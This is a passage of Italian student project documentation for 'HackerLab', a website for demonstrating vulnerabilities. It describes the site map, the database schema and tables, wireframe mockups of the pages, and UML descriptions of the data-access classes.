


Figura 10 Sitemap

Il sito è composto da poche pagine, la prima pagina che verrà mostrata ad un utente è la pagina principale, ovvero una pagina con la lista degli ultimi articoli presenti. Da questa pagina principale sarà possibile andare alla pagina di registrazione che quindi è sullo stesso livello. Se un utente è Amministratore avrà anche la possibilità di andare alla pagina del pannello di amministrazione.

Dalla pagina principale sarà possibile accedere alla propria pagina profilo oppure ispezionare gli articoli del sito web nel dettaglio visualizzandone il contenuto e i vari commenti.

3.2 Design dei dati e database

Tutti i dati presenti all'interno dell'applicativo verranno salvati all'interno di una banca dati. Le immagini verranno salvate in una cartella apposita.

3.2.1 Schema ER




Figura 11 Schema ER banca dati.

Questo è lo schema ER della banca dati, è composto da 4 tabelle. Una tabella "permissions" contenente i permessi presenti all'interno del sistema. La tabella "users" conterrà tutti gli utenti che verranno registrati all'interno del sito web, gli utenti hanno un collegamento alla tabella dei permessi per determinare il livello dell'utente. La tabella "articles" conterrà tutti gli articoli del sito web con le varie informazioni e l'autore di essi. Come ultima tabella è presente la tabella dei commenti "comments", all'interno di questa tabella verranno salvati tutti i commenti degli utenti pubblicati sotto gli articoli.

3.2.1.1 Descrizione delle tabelle

PERMISSIONS	
Attributo	Descrizione
name	Rappresenta il nome di un permesso all'interno del sistema. È un attributo di tipo stringa con un limite di 30 caratteri. Non può essere nullo e deve essere univoco. Esempio: utente

USERS	
Attributo	Descrizione
id	Rappresenta un identificatore di un utente. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco. Esempio: 1
email	Rappresenta un indirizzo email dell'utente. È un attributo di tipo stringa con limite di 255 caratteri. Non può essere nullo e deve essere univoco. Esempio: filippo.finke@samtrevano.ch
password	Rappresenta la password di un utente. È un attributo di tipo stringa con limite di 255 caratteri. Non può essere nullo. Il dato salvato in questo campo sarà un hash generata dal sistema. Esempio: \$2y\$10\$NmiaiLmr3dhUg3ePIExyt.l2KvE7SK6le1UH67QVikBlyBjjTHgVG
permission	Rappresenta il permesso di un utente. È un attributo di tipo stringa non può essere nullo e deve esistere nella tabella PERMISSIONS . Esempio: user
full_name	Rappresenta il nome completo di un utente. È un attributo di tipo stringa con un limite di 30 caratteri. Può contenere solamente lettere dell'alfabeto e uno spazio. Non può essere nullo. Esempio: Filippo Finke
reset_token	Rappresenta un codice per il recupero della password. È un attributo di tipo stringa con limite di 255 caratteri. Può essere nullo e viene generato dal sistema in modo automatico. Sarà un hash. Esempio: ced70e86c03186acbe5ab76a5ccfd4f64b77ea9ae2d466948d6ec68c52c30984
enabled	Rappresenta lo stato di un utente. È un attributo di tipo intero con massimo una cifra. Viene impostato dal sistema, di default è 1. Esempio: 1

ARTICLES	
Attributo	Descrizione
id	Rappresenta un identificatore di un articolo. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco. Esempio: 1
user_id	Rappresenta il creatore dell'articolo. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella USERS .

	Esempio: 1
title	Rappresenta il titolo di un articolo. È un attributo di tipo stringa con un limite di 255 caratteri. Non può essere nullo. Esempio: Come installare Windows 10
image	Rappresenta il percorso dell'immagine di sfondo di un articolo. È un attributo di tipo stringa con un limite di 255 caratteri. Può essere nullo. Esempio: 35d91262b3c3ec8841b54169588c97f7
content	Rappresenta il contenuto di un articolo. È un attributo di tipo stringa con un limite di 1000 caratteri. Non può essere nullo. Esempio: Per installare Windows 10 si ha bisogno di ...
created_at	Rappresenta la data di creazione di un articolo. È un attributo di tipo intero che contiene un timestamp. Esempio: 1568290770

COMMENTS	
Attributo	Descrizione
id	Rappresenta un identificatore di un commento. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco. Esempio: 1
article_id	Rappresenta l'articolo al quale è assegnato il commento. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella ARTICLES . Esempio: 1
user_id	Rappresenta il creatore del commento. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella USERS . Esempio: 1
comment	Rappresenta il contenuto di un commento. È un attributo di tipo stringa e ha un limite di 255 caratteri. Non può essere nullo. Esempio: Articolo utilissimo!
created_at	Rappresenta la data di creazione di un articolo. È un attributo di tipo intero che contiene un timestamp. Esempio: 1568290770

3.2.2 Schema logico

permissions(name)

users(id, full_name, email, password, permission(fk), reset_token, enabled) dove email è univoca.

articles(id, user_id(fk), title, image, content, created_at)

comments(id, article_id(fk), user_id(fk), comment, created_at)

Questo è lo schema logico del database. Il database non ha bisogno di tabelle ponte aggiuntive.

3.3 Design delle interfacce

3.3.1 Pagina principale




Figura 12 Pagina principale

Questo è un mockup della pagina principale che verrà mostrata all'utente appena si collegherà al sito web.

3.3.2 Pagina di registrazione



A wireframe-style mockup of a registration form. At the top left is the word "Register". To its right are three circular icons: two are white with black outlines, and one is blue with a black outline. Below this is the text "HackerLab". The main form area has a title "HackerLab - Registrati" in bold. It contains four input fields with labels: "Nome e cognome", "Email", "Password", and "Password" (repeated). A grey button labeled "Registrati" is at the bottom of the form area.

Figura 13 Pagina di registrazione

Questo è un mockup della pagina di registrazione, sarà accessibile tramite la pagina principale del sito web.

3.3.3 Pagina di un articolo

Post

HackerLab

Titolo

immagine

Descrizione

Cerca
Ricerca... Cerca

Commenti

Username
Commento



A wireframe mockup of a website page for an article. At the top left is a logo for 'SAMT Centro Professionale Trevano'. To its right is the title 'SAMT – Sezione Informatica' and below it, 'Hacker Lab – Sito web per la dimostrazione di vulnerabilità'. On the far right is the page number 'Pagina 20 di 49'. The main content area starts with the word 'Post' and the name 'HackerLab'. Below this is a section titled 'Titolo' containing a placeholder 'immagine' and another section titled 'Descrizione'. To the right of these sections is a search bar with the placeholder 'Cerca Ricerca...' and a blue-outlined button labeled 'Cerca'. Below this is a section titled 'Commenti' containing a form with a checkbox labeled 'Username' and a text input field labeled 'Commento'. The entire layout is contained within a large rectangular frame.

Figura 14 Pagina di un articolo

Questo è un mockup della pagina di quando si aprirà un articolo.

3.3.4 Pagina profilo




The mockup shows a user profile for 'Filippo Finke'. At the top left is a placeholder for a profile picture labeled 'immagine'. To the right are three circular icons: two white with blue outlines and one solid blue. Below the picture is the name 'Filippo Finke'. Underneath the name is a grey bar containing the text 'HackerLab'. The main content area has a light gray background and contains two identical profile entries. Each entry includes a placeholder for a profile picture labeled 'immagine', a bolded title 'Titolo', a descriptive text 'Descrizione', and a blue 'Leggi' button. There is also a large empty space at the bottom of the main content area.

Figura 15 Pagina profilo

Questo è un mockup della pagina profilo di un utente.

3.3.5 Pannello di amministrazione

3.3.5.1 Articoli




A wireframe mockup of a web page titled "Pannello di amministrazione" (Admin Panel) under the "Articoli" (Articles) section. The page shows two articles listed in a table-like structure. Each article row contains a placeholder image, the title, a description, a "Leggi" (Read) link, and an "Elimina" (Delete) link. The interface includes a header bar with three circular icons (two white, one blue) and a navigation bar with the text "HackerLab".

immagine	Titolo	Descrizione	Leggi	Elimina
immagine	Titolo	Descrizione	Leggi	Elimina

Figura 16 Pannello di amministrazione, Articoli

Questo è un mockup della pagina di amministrazione degli articoli del sito web.

3.3.5.2 Utenti



The mockup shows a header "Pannello di amministrazione" with three circular icons (two white, one blue). Below is a header "HackerLab". The main section is titled "Utenti" and lists three users in a table-like format:

Nome Cognome	Pagina profilo
email permesso	Elimina
Nome Cognome	Pagina profilo
email permesso	Elimina
Nome Cognome	Pagina profilo
email permesso	Elimina

Figura 17 Pannello di amministrazione, Utenti

Questo è un mockup della pagina di amministrazione degli utenti del sito web.

3.4 Design procedurale

Le classi che vengono utilizzate per il recupero dei dati (Articles, Comments e Users) utilizzano la connessione al database ricavata dalla classe Database statica.




Figura 18 Diagramma UML classe Articles.

Questa classe si occupa di gestire la tabella inerenti agli articoli del database, attraverso questa classe è quindi possibile: eseguire una ricerca per titolo tra tutti gli articoli, ricavare un articolo attraverso il suo identificativo univoco, ricavare gli articoli di un utente attraverso il suo identificativo, ricavare una serie di articoli in base alla pagina, inserire un articolo ed in fine la possibilità di eliminarli utilizzando l'identificativo univoco.




Figura 19 Diagramma UML classe Comments.

La classe Comments permette di interagire con la tabella dei commenti presente nel database, attraverso questa tabella è quindi possibile: ricavare tutti i commenti di un articolo utilizzando il suo identificativo univoco ed inserire un commento ad un articolo da parte di un utente.

